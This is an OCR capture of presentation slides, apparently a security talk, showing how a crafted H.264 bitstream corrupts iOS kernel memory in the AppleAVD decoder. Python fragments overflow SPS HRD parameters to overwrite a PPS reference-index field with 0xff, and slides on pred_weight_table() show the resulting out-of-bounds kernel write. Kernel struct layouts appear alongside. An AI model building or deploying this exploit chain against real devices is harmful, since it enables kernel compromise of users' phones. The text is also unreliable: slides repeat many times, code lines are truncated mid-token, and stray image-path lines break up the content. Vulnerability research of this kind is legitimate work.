ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
ds["spses"][1]["vui_parameters
```


Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
ds["spses"][1]["vui_parameters
```


Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```

```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264



hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx]	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx]	0 | 5	ue(v)
cbr_flag[SchedSelIdx]	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		

```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
s["spses"][1]["vui_parameters
```


```
lue is limited to 255; we set it to 68 f
cl_hrd_parameters"]["cpb_cnt_minus1"] =
e necessary values
cl_hrd_parameters"]["bit_rate_value_minu
cl_hrd_parameters"]["cpb_size_values_min
cl_hrd_parameters"]["cbr_flag"] = [False
```

Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
t index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

File Decoded: bitstream.h264




```
ds["spses"][1]["seq_parameter_s
ds["spses"][1]["vui_parameters_
ds["spses"][1]["vui_parameters'
```

```
ds["spses"][1]["vui_parameters
ds["spses"][1]["vui_parameters
```

Structure Editor - AppleAVD_AVC_PPS (kernel-iPhone12,8-19E241 (iPhone SE 2nd Gen iOS 15.4))

Offset	Length	Mnemonic	DataType	Name
0x0	0x2	short	short	pic_parameter_set_id
0x2	0x1	db	byte	seq_parameter_set_id
0x3	0x1	db	byte	entropy_coding_mode_flag
0x4	0x1	db	byte	bottom_field_pic_order_in_frame_present_flag
0x5	0x1	db	byte	num_slice_groups_minus1
0x6	0x1	db	byte	slice_group_map_type
0x7	0x1	??	undefined	
0x8	0x20	uint[8]	uint[8]	run_length_minus1
0x28	0x10	short[8]	short[8]	top_left
0x38	0x10	short[8]	short[8]	bottom_right
0x48	0x1	db	byte	slice_group_change_direction_flag
0x49	0x1	??	undefined	
0x4a	0x1	??	undefined	
0x4b	0x1	??	undefined	
0x4c	0x4	uint	uint	slice_group_change_rate_minus1
0x50	0x4	uint	uint	pic_size_in_map_units_minus1
0x54	0x1	db	byte	slice_group_id
0x55	0x1	db	byte	num_ref_idx_l0_default_active_minus1
0x56	0x1	db	byte	num_ref_idx_l1_default_active_minus1
0x57	0x1	db	byte	weighted_pred_flag
0x58	0x1	db	byte	weighted_bipred_idc

```
cpb_cnt_minus1 = 68       # This value is limited to 255; we set it to 68 f
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] =
# Fill up with pattern and overwrite necessary values
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minu
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_min
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False
```


```
ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
num_ref_idx_payload = 0xff
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
pps_tgt_payload0 =  num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
pps_tgt_payload0 |= num_ref_idx_payload << 8  # top    byte is num_ref_idx_l1_default_active_minus1
pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
ds["spses"][1]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0
```

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext

File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Decode SPS_{31} with overflowing HRD

Kernel Memory: H264 UserContext


File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



Structure Editor - UserContext (kernel-iPhone12,8-19E241 (iPhone S…


Offset	Length	Mnemonic	DataType	Name
0x20e	0x1	??	undefined	
0x20f	0x1	??	undefined	
0x210	0xb0	AppleAVD_AVC_Myster…	AppleAVD_AVC_MysteryOutputStruct0	out_struct0
0x2c0	0x11600	AppleAVD_AVC_SPS[32]	AppleAVD_AVC_SPS[32]	sps_array
0x118c0	0x25c00	AppleAVD_AVC_PPS[256]	AppleAVD_AVC_PPS[256]	pps_array
0x374c0	0x1	db	byte	cur_nalu_type
0x374c1	0x13	db[19]	byte[19]	mystery_bytes0
0x374d4	0x749…	AppleAVD_AVC_SliceHe…	AppleAVD_AVC_SliceHeader[600]	slice_array

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

Kernel Memory: H264 UserContext


File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

Kernel Memory: H264 UserContext




File Decoded: bitstream.h264




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

Kernel Memory: H264 UserContext



File Decoded: bitstream.h



num_ref_idx_l0_active_minus1 specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.


When the current slice is a P, SP, or B slice and num_ref_idx_l0_active_minus1 is not present, num_ref_idx_l0_active_minus1 shall be inferred to be equal to num_ref_idx_l0_default_active_minus1.

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

num_ref_idx_default_active_l0


Kernel Memory: H264 UserContext



File Decoded: bitstream.h

num_ref_idx_l0_active_minus1 specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP or B slice and num_ref_idx_l0_active_minus1 is not present, num_ref_idx_l0_active_minus1 shall be inferred to be equal to num_ref_idx_l0_default_active_minus1.




SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

num_ref_idx_default_active_l0


Kernel Memory: H264 UserContext



File Decoded: bitstream.h

num_ref_idx_l0_active_minus1 specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.

When the current slice is a P, SP or B slice and num_ref_idx_l0_active_minus1 is not present, num_ref_idx_l0_active_minus1 shall be inferred to be equal to num_ref_idx_l0_default_active_minus1.





```
ds["slices"][1]["sh"]["num_ref_idx_active_override_flag"] = False
```

SPS: Sequence Parameter Set
PPS: Picture Parameter Set

Use overwritten num_ref_idx_default_active_l0

num_ref_idx_default_active_l0


Kernel Memory: H264 UserContext



File Decoded: bitstream.h

num_ref_idx_l0_active_minus1 specifies the maximum reference index for reference picture list 0 that shall be used to decode the slice.


When the current slice is a P, SP or B slice and num_ref_idx_l0_active_minus1 is not present, num_ref_idx_l0_active_minus1 shall be inferred to be equal to num_ref_idx_l0_default_active_minus1.





```
ds["slices"][1]["sh"]["num_ref_idx_active_override_flag"] = False
ds["slices"][1]["sh"]["num_ref_idx_l0_active_minus1"] = num_ref_idx_payload
```

Write Outside of User Context with predWeightTable()

Kernel Memory: H264 UserContext



File Decoded: bitstream.h264



Write Outside of User Context with predWeightTable()

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()

Set to 255 (0xff)

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
}		

Write Outside of User Context with predWeightTable()


Set to 255 (0xff)

7.3.3.2 Prediction weight table syntax

pred_weight_table( ) {	C	Descriptor
luma_log2_weight_denom	2	ue(v)
if(ChromaArrayType != 0)		
chroma_log2_weight_denom	2	ue(v)
for(i = 0; i <= num_ref_idx_l0_active_minus1; i++) {		
luma_weight_l0_flag	2	u(1)
if(luma_weight_l0_flag) {		
luma_weight_l0[i]	2	se(v)
luma_offset_l0[i]	2	se(v)
}		
if(ChromaArrayType != 0) {		
chroma_weight_l0_flag	2	u(1)
if(chroma_weight_l0_flag)		
for(j =0; j < 2; j++) {		
chroma_weight_l0[i][j]	2	se(v)
chroma_offset_l0[i][j]	2	se(v)
}		
}		
